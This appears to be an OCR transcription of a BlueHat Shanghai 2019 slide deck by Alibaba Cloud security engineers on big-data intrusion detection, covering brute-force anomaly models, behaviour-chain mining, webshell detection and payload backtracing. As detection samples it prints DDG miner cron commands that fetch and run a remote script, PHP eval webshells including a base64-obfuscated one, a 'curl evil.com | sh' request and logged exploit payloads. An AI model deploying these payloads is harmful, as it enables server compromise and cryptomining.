BLUEHAT
SHANGHAI 2019

数据挖掘赋能安全感知：

阿里云大数据入侵检测实践

Han Zheng
资深安全工程师

Yue Xu
安全工程师

2019年5月29日

团队成员

Han Zheng、Yue Xu、Wei He

任职于阿里巴巴云安全中心，负责算法实现和入侵检测与威胁情报的研发团队。

云 + 安全性


优势

- 数据计算能力
- 丰富的安全日志
- 从上帝视角来看数据

挑战

- 庞大的业务环境
- 从“脚本小子”到国家，多方遇敌
- 精确率和召回率都让人担忧

数据流


IoA/IoCs
Threat Intelligence
Malicious IP, Domain, Threat Actors, Botnet, Malware Hash
Cloud Log
Assets: Profile
Network: HTTP flow, TCP session
Cloud Service: actiontrial
Vulnerability
Whitehat Community, Public Vulns Intelligence, Indicent Response
AV Engines
Sandbox
WebShell Scanner
Compute Center
MaxCompute
StreamCompute
PAI (Machine Learning)
Honeypot
Files
Incidents
Server Logs
SIEM
Endpoint Protection
Cloud Firewall
OpenAPI
Management & Orchestration
Investigation
Feedback


威胁建模案例表

- 暴力攻击
- 恶意行为链
- 恶意 Web 脚本（即 Webshell）
- 攻击载荷回溯

威胁建模案例表

- 暴力攻击
- 恶意行为链
- 恶意 Web 脚本（即 Webshell）
- 攻击载荷回溯


基于规则的决策所存在的问题



服务器登录事件的特征


- **基于规则的决策** 难以在假正率（False Positive）和真负率（True Negative）之间取得平衡。
- 不同服务器有着 **不同的行为**。并非所有情况都能事先了解。

多元高斯模型



高斯分布

$P(|x-\mu|>3\sigma)<0.003$




查找异常行为

威胁建模案例表


- 暴力攻击
- 恶意行为链
- 恶意 Web 脚本（即 Webshell）
- 攻击载荷回溯

恶意行为链


/var/www/site/cache/log.php
HTTP
HTTP File Read
/etc/passwd
httpd
HTTP
/var/www/index.php
/etc/hosts
curl
DNS Tunnel
Vim
bash
DNS
/etc/ld.so.preload

模式挖掘

TID	item set
A	/etc/passwd -> httpd
B	httpd -> http_flow
C	index.php -> bash
D	bash -> dns_flow
E	/etc/host -> vim



流程、文件和网络的链接

生成强关联规则

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/
echo "" > /var/spool/cron/root
echo "*/15 * * * * curl -fsSL http://149.56.106.
echo "*/15 * * * * wget -q -O- http://149.56.106
mkdir -p /var/spool/cron/crontabs
echo "" > /var/spool/cron/crontabs/root
echo            "*/15            *            *
fsSL http://149.56.106.215:8000/i.sh | sh" >> /v
echo          "*/15          *          *
O- http://149.56.106.215:8000/i.sh | sh" >> /var
ps auxf | grep -v grep | grep /tmp/ddgs.3013 ||
```

DDG 挖掘命令

DETECTED

supportcount	itemnames
438	bash->ps->,!,bash->ddgs.3013->
431	ddgs.3013->getconf->,!,bash->grep->
331	bash->date->,!,bash->date->,bash->grep->,!,bash->ddgs.3013->
319	bash->date->,!,bash->date->,bash->ps->,!,bash->ddgs.3013->
301	bash->date->,!,bash->date->,ddgs.3013->getconf->,!,bash->grep-
285	bash->date->,!,bash->date->,bash->ddgs.3013->,!,bash->grep->
277	bash->date->,!,bash->date->,bash->gawk->,!,bash->ps->
276	bash->date->,!,bash->date->,bash->grep->,!,bash->ps->
273	bash->bash->,!,bash->grep->,bash->date->,!,bash->date->
272	bash->date->,!,bash->date->,bash->ps->,!,bash->xargs->

匹配到的模式

威胁建模案例表

- 暴力攻击
- 恶意行为链
- 恶意 Web 脚本（即 Webshell）
- 攻击载荷回溯

恶意 Web 脚本

```
<?php eval($_POST[1]);?>
```

http://target/small_shell.php

Control with Client

```
<?php /*Many functional components
```

http://target/big_shell.php

Control with Webpage

两类恶意 PHP 脚本（Webshell）

特征

01 文本

```
                335 Query     SELECT "<?php $CF='c'.'r'.'e'.'a'.'t'.'e'.'_'.'f
'.'u'.'n'.'c'.'t'.'i'.'o'.'n';$EB=@$CF('$x','e'.'v'.'a'.'l'.'(b'.'a'.'s'.'e'.'6'
.'4'.'_'.'d'.'e'.'c'.'o'.'d'.'e($x));');$EB('QHNlc3Npb25fc3RhcnQoKTtpZihpc3NldCg
kX1BPU1RbJ2NvZGUnXSkpc3Vic3RyKHNoYTEobWQ1KCRfUE9TVFsnYSddKSksMzYpPT0nMjIyZicmJiR
fU0VTU0lPTlsndGhlQ29kZSddPSRfUE9TVFsnY29kZSddO2lmKGlzc2V0KCRfU0VTU0lPTlsndGhlQ29
kZSddKSlAZXZhbChiYXNlNjRfZGVjb2RlKCRfU0VTU0lPTlsndGhlQ29kZSddKSk7'); ?>" INTO OU
TFILE "E:/phpStudy/WWW/images.php"
```


02 opcode

```
 #* E I O op                          fetch          ext  return  operands
---------------------------------------------------------------------------
 0  E >   ASSIGN                                                   !0, 'create_function'
 1        BEGIN_SILENCE                                  ~3
 2        INIT_DYNAMIC_CALL                                       !0
 3        SEND_VAL_EX                                             '%24x'
 4        SEND_VAL_EX                                             'eval%28base64_decode%
 5        DO_FCALL                                       0  $4
 6        END_SILENCE                                             ~3
 7        ASSIGN                                                  !1, $4
 8        INIT_DYNAMIC_CALL                                       !1
 9        SEND_VAL_EX                                             'QHNlc3Npb25fc3RhcnQoK
2NvZGUnXSkpc3Vic3RyKHNoYTEobWQ1KCRfUE9TVFsnYSddKSksMzYpPT0nMjIyZicmJiRfU0VTU0lPTlsndGhlQ29
lO2lmKGlzc2V0KCRfU0VTU0lPTlsndGhlQ29kZSddKSlAZXZhbChiYXNlNjRfZGVjb2RlKCRfU0VTU0lPTlsndGhlQ
 10       DO_FCALL                                       0
 11     > RETURN                                                  1
```


03 动态函数调用

```
create_function("$x","e"."v"."a"."l"."(b"."a"."s"
"."d"."e($x));")
base64_decode($x)
eval(base64_decode($x))
base64_decode(QHNlc3Npb25fc3RhcnQoKTtpZihpc3NldCg
NoYTEobWQ1KCRfUE9TVFsnYSddKSksMzYpPT0nMjIyZicmJiR
9TVFsnY29kZSddO2lmKGlzc2V0KCRfU0VTU0lPTlsndGhlQ29
RlKCRfU0VTU0lPTlsndGhlQ29kZSddKSk7)
eval(base64_decode(QHNlc3Npb25fc3RhcnQoKTtpZihpc3
3RyKHNoYTEobWQ1KCRfUE9TVFsnYSddKSksMzYpPT0nMjIyZi
SRfUE9TVFsnY29kZSddO2lmKGlzc2V0KCRfU0VTU0lPTlsndG
GVjb2RlKCRfU0VTU0lPTlsndGhlQ29kZSddKSk7))
session_start()
isset($_POST["code"])
md5($_POST["a"])
sha1(md5($_POST["a"]))
substr(sha1(md5($_POST["a"])),36)
isset($_SESSION["theCode"])
base64_decode($_SESSION["theCode"])
eval(base64_decode($_SESSION["theCode"]))
eval($_POST[h])
```

机器学习性能



每日遭感染主机数（2 - 4 月）



机器学习技术的改进

基于规则的结果


实验室性能：
针对 30,000 个样本进行测试
实现了：F1=98.78%,
AUC=99.97%

上线后性能：
检测率提高 17%，3 个月内仅一次假阳性警报。


威胁建模案例表

- 暴力攻击
- 恶意行为链
- 恶意 Web 脚本（即 Webshell）
- 攻击载荷回溯

自动化攻击回溯


SIEM
发现恶意进程：
curl http://evil.com/shell.sh | sh
如何被入侵的?
SIEM
攻击者的 HTTP 请求为：
POST /XXX/XXXX HTTP/1.1
Host: xxx.xx.xxx:7001
cmd=curl http://evil.com/shell.sh
| sh&XXXXXXXXXX
文本相似性分析
问题：
如果攻击者的载荷
被编码/加密呢?

编码后载荷回溯



解决了：
在不具备文本特征，且对弱点不了解情况下进行载荷回溯的能力

仅适用于：
一对多攻击

编码后载荷回溯案例

攻击时间:2018-11-02 15:52:38
攻击者:120.25.220.166
[redacted]
详细信息:
{"host":"[redacted]","uri":"/wuwu11.php","method":"POST","post_data":"h=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOztzeXN0ZW0oJzEyMy5leGUnKTs7ZWNobygifDwtIik7ZGllKCk7","rqs_content_type":"application/x-www-form-urlencoded","rsp_content_type":" ","referer":" ","user_agent":"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" "x_forward_for":" " "cookie":" " "token":"2ee21ccd" "ret_code":" " "content_length":"


发现：Webshell 连接流
(载荷使用 base64 编码)

编码后载荷回溯案例

攻击时间:2018-09-29 07:55:47
攻击者:67.21.94.193
[redacted]
详细信息:{[redacted]:8099","uri":"/web-console/Invoker","method":"POST","referer":"
","user_agent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/46.0.2490.86 Safari/537.36","x_forward_for":" ","cookie":"
{}","post_data":"��\u0002\u0005sr\u00022sun.reflect.annotation.AnnotationInvocationHandlerU��\u000
F\u0015�~�\u0002\u0002\u0002L\u0002\fmemberValuest\u0002\u000FLjava/util/Map;L\u0002\u0004ty
pet\u0002\u0011Ljava/lang/Class;xpsr\u00021org.apache.commons.collections.map.TransformedMapaw?
�]�Zp\u0003\u0002\u0002L\u0002\u000EkeyTransformert\u0002,Lorg/apache/commons/collections/Tra
nsformer;L\u0002\u0010valueTransformerq\u0002~\u0002\u0005xppsr\u0002:org.apache.commons.colle
ctions.functors.ChainedTransformer0Ű(z\u0004\u0002\u0002\u0002[\u0002\riTransformerst\u0002-

发现：Java 反序列化利用
(载荷通过 Java 序列化 编码)

编码后载荷回溯案例



发现：SQL 注入导致的 RCE

（RCE 载荷隐藏在一个 特殊的六进制字符串 中）

借助数据挖掘增强安全感知能力

- **标签数据的缺乏** 和不明确的 **威胁边界** 限制了机器学习在安全领域的表现。
- 面对网络威胁，AI 并非“万灵药”。更重要的是确定 **何时需要 AI，以及如何对效果进行量化。**
- 没有免费的午餐，您必须根据具体项目的 **实际情况** 选择最适合的算法。

云 + 安全性

优势和挑战

威胁建模案例

- 暴力攻击
- 异常进程启动
- 恶意 Web 脚本（即 Webshell）
- 攻击载荷回溯

问答

BLUEHAT
SHANGHAI 2019

数据挖掘赋能安全感知：阿里云大数据入侵检测实践

Enhance Security Awareness with Data Mining

Han Zheng

zhenghan.zh@alibaba-inc.com

郑瀚Andrew_Hann

Yue Xu

lezhen.xy@alibaba-inc.com

cdxy000

cdxy_